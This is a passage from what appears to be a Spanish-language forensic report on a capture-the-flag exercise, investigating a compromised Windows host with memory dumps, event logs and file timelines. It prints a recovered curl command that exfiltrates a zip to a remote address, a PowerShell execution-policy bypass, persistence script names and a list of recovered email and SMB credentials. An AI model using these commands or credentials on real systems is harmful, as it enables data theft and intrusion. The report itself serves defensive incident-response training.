HostApplication=powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\back.ps1
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
```

107 item(s), 1 Selected

NirSoft Freeware, <https://www.nirsoft.net>

Event Time	/	Record ID	Event ID	Level	Channel	Provider	Description	Opcode	Task	Keywords
31/05/2025 23:33:08.216		309	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:34:25.508		310	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		311	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		312	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		313	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalles: ProviderName=Env...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		314	600	Information	Windows PowerShell	PowerShell	El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		315	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Func...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		316	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		317	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:34:37.197		319	800	Information	Windows PowerShell	PowerShell	Detalles de ejecución de canalización para la línea de comandos: ...		Ciclo de vida d...	Clásico
31/05/2025 23:34:37.197		318	800	Information	Windows PowerShell	PowerShell	Detalles de ejecución de canalización para la línea de comandos: ...		Ciclo de vida d...	Clásico
31/05/2025 23:34:37.364		321	800	Information	Windows PowerShell	PowerShell	Detalles de ejecución de canalización para la línea de comandos: ...		Ciclo de vida d...	Clásico
31/05/2025 23:34:37.364		320	800	Information	Windows PowerShell	PowerShell	Detalles de ejecución de canalización para la línea de comandos: ...		Ciclo de vida d...	Clásico
31/05/2025 23:34:45.020		322	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico

Detalles de ejecución de canalización para la línea de comandos:

Add-Type -AssemblyName System.IO.Compression.FileSystem

.

Información de contexto:

```
DetailSequence=1
DetailTotal=1
SequenceNumber=17
UserId=WORKGROUP\SYSTEM
HostName=ConsoleHost
HostVersion=5.1.19041.3803
HostId=d52eb07f-e1f1-411f-bc4f-62b6eb7fd474
HostApplication=powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\back.ps1
EngineVersion=
RunspaceId=
PipelineId=6
ScriptName=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.ps1
CommandLine=Add-Type -AssemblyName System.IO.Compression.FileSystem
```

Detalles:

107 item(s), 1 Selected

NirSoft Freeware, <https://www.nirsoft.net>

```
(kali㉿kali)-[~/Desktop/volatility2]
$ python2.7 vol.py -f /media/sf_ctf-server/volcats/20250531.mem --profile="Win10x64_19041" memdump -p 5660 -D /home/kali/Documents/Analisis
Volatility Foundation Volatility Framework 2.6.1
*****
Writing cmd.exe [ 5660] to 5660.dmp

(kali㉿kali)-[~/Desktop/volatility2]
$ python2.7 vol.py -f /media/sf_ctf-server/volcats/20250531.mem --profile="Win10x64_19041" memdump -p 7532 -D /home/kali/Documents/Analisis
Volatility Foundation Volatility Framework 2.6.1
*****
Writing conhost.exe [ 7532] to 7532.dmp
```

Analysis - Thunar

File Edit View Go Bookmarks Help

Places

- Computer
- kali
- Desktop
- Recent
- Trash
- Documents
- Music
- Pictures
- Videos
- Downloads

Devices

- File System
- sf ctf-server

5660.dmp 5660_strings.txt 7532.dmp 7532_strings.txt

pslist.txt timeliner.txt

"5660_strings.txt" | 29.2 MiB (30,592,866 bytes) | Plain text document

kali@kali: ~/Documents/Analysis

```

MICROSOFT.POWERSHELLSCRIPT.1I
.PS1
.PS1
MICROSOFT.POWERSHELLCONSOLE.1DLER.1K.1
MICROSOFT.POWERSHELLDATA.1CTL0.1.10N0}
MICROSOFT.POWERSHELLMODULE.1RACK.10.11
MICROSOFT.POWERSHELLSCRIPT.1GID.11RACK
MICROSOFT.POWERSHELLXMLDATA.1DONCLIENT
.PS1
powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\back.ps1
powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\back.ps1
\Device\HarddiskVolume2\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
.PS1
.PS1
powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\back.ps1
MICROSOFT.POWERSHELL.CONSOLEHOST, VERS-
MICROSOFT.POWERSHELL.GPOWERSHELL, VERS+
MICROSOFT.POWERSHELL.ACTIVITIES, VERS-
MICROSOFT.POWERSHELL.EDITOR, VERSION-3+
.PS1
Splandowspowershell\v1.0\pow
default$windows.data.apps.applevtileinfo$applevtilelist|windows.data.apps.applevtileinfo$w~{d65231b0-b2f1-4857

```

```

(kali㉿kali)-[~/Documents/Analysis]
$ grep -i ".zip" 5660_strings.txt

OST -H "X-Filename: datos-windows.zip" --data-binary "@C:\Temp\datos.zip" http://10.0.2.15:8080
GZipStream
AgentDiagnosticZip
P.zip">>%G
System.StructuredQueryType.Implicit.System.ZipFolder.CompressedSize
get_ZipFileUseBackslash
_zipFileUseBackslash
GZip entry name ends in directory separator character but contains data.
_Extracting Zip entry would have resulted in a file outside the specified destination directory.
InZip
KuaZip
SimpleZip
SmartAssembly.Zip
Unzip
.zipi

```

0xffff9189195e0080	SecurityHealth	6480	852	4	0	1	0	2025-05-31 21:34:55 UTC+0000
0xffff91890db64080	svchost.exe	5176	704	1	0	—	0	2025-05-31 21:34:55 UTC+0000
0xffff918912b55080	curl.exe	2760	5660	0	—	0	0	2025-05-31 21:35:19 UTC+0000
2025-05-31 21:35:19 UTC+0000								
0xffff91890c493080	SearchProtocol	7728	3568	5	0	0	0	2025-05-31 21:35:59 UTC+0000
0xffff918912dc0080	SearchFilterHo	7412	3568	4	0	0	0	2025-05-31 21:35:59 UTC+0000
0xffff91890c497080	svchost.exe	7584	704	3	0	0	0	2025-05-31 21:36:07 UTC+0000

File Views

Name	S	C	O	Modified Time	Change Time
[current folder]				2025-05-31 23:34:37 CEST	2025-05-31 23:34:37 CEST
[parent folder]				2025-05-31 23:32:01 CEST	2025-05-31 23:32:01 CEST
backdoor.ps1				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST
create_service.ps1				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST
datas.zip				2025-05-31 23:34:37 CEST	2025-05-31 23:34:37 CEST
reg_persistence.ps1				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST
startup_copy.bat				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST
task_schtasks.ps1				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST
wmi_persistence.ps1				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST

Factura_NexaTech_Premium_01.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13886
Factura_NexaTech_Premium_02.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13888
Factura_NexaTech_Premium_03.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13888
Factura_NexaTech_Premium_04.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13906
Factura_NexaTech_Premium_05.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13891
Factura_NexaTech_Premium_06.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13894
Factura_NexaTech_Premium_07.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13899
Factura_NexaTech_Premium_08.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13892
Factura_NexaTech_Premium_09.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13890
Factura_NexaTech_Premium_10.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13888
Factura_NexaTech_Premium_11.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13887
Factura_NexaTech_Premium_12.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13880
Factura_NexaTech_Premium_13.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13888
Factura_NexaTech_Premium_14.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13885
Factura_NexaTech_Premium_15.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13894
NexaTech_invoice_premium_client.xlsx	2025-05-19 12:54:09 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	19986

segurosistemasistema.txt	2025-05-27 10:22:42 CEST	2025-05-27 12:24:53 CEST	2025-05-27 12:24:54 CEST	2025-05-27 10:22:42
sistema.txt	2025-05-27 10:22:42 CEST	2025-05-27 12:24:53 CEST	2025-05-27 12:24:54 CEST	2025-05-27 10:22:42
sistemaalpha.txt	2025-05-27 10:22:42 CEST	2025-05-27 12:24:53 CEST	2025-05-27 12:24:54 CEST	2025-05-27 10:22:42
sistemadoc.txt	2025-05-27 10:22:42 CEST	2025-05-27 12:24:53 CEST	2025-05-27 12:24:54 CEST	2025-05-27 10:22:42
[parent folder]	2025-05-27 11:49:08 CEST	2025-05-27 11:49:08 CEST	2025-05-31 23:39:10 CEST	2025-05-27 11:36:31
desktop.ini	2025-05-27 11:37:32 CEST	2025-05-27 11:37:32 CEST	2025-05-31 23:39:06 CEST	2025-05-27 11:37:32
Mi música	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32
Mis imágenes	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32
Mis videos	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32
usuarios_backup.txt	2025-05-26 17:17:12 CEST	2025-05-26 17:18:21 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:17:20

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Extracted Text Translation

Page: 1 of - Page Matches on page: - of - Match 100% Reset

```
=====
USUARIOS DE CORREO CORPORATIVO (IMAP/SMTP)
=====
juan.martinez@nexatech.sl : jm2024secure!
laura.rodriguez@nexatech.sl : L@uraMail2025
david.garcia@nexatech.sl : DavGmail90!
ana.soler@nexatech.sl : 4n4SecureSMTP

=====
USUARIOS DE SMB COMPARTIDOS
=====
smb_user01 : smbPass2024!
smb_admin02 : smbAdmin1n#Nexa
fileshare_jose : FSJose88
```

7. Signa del Pèrit

Signa	[Zenith Forensics]
Data	[31 / 05 / 2025]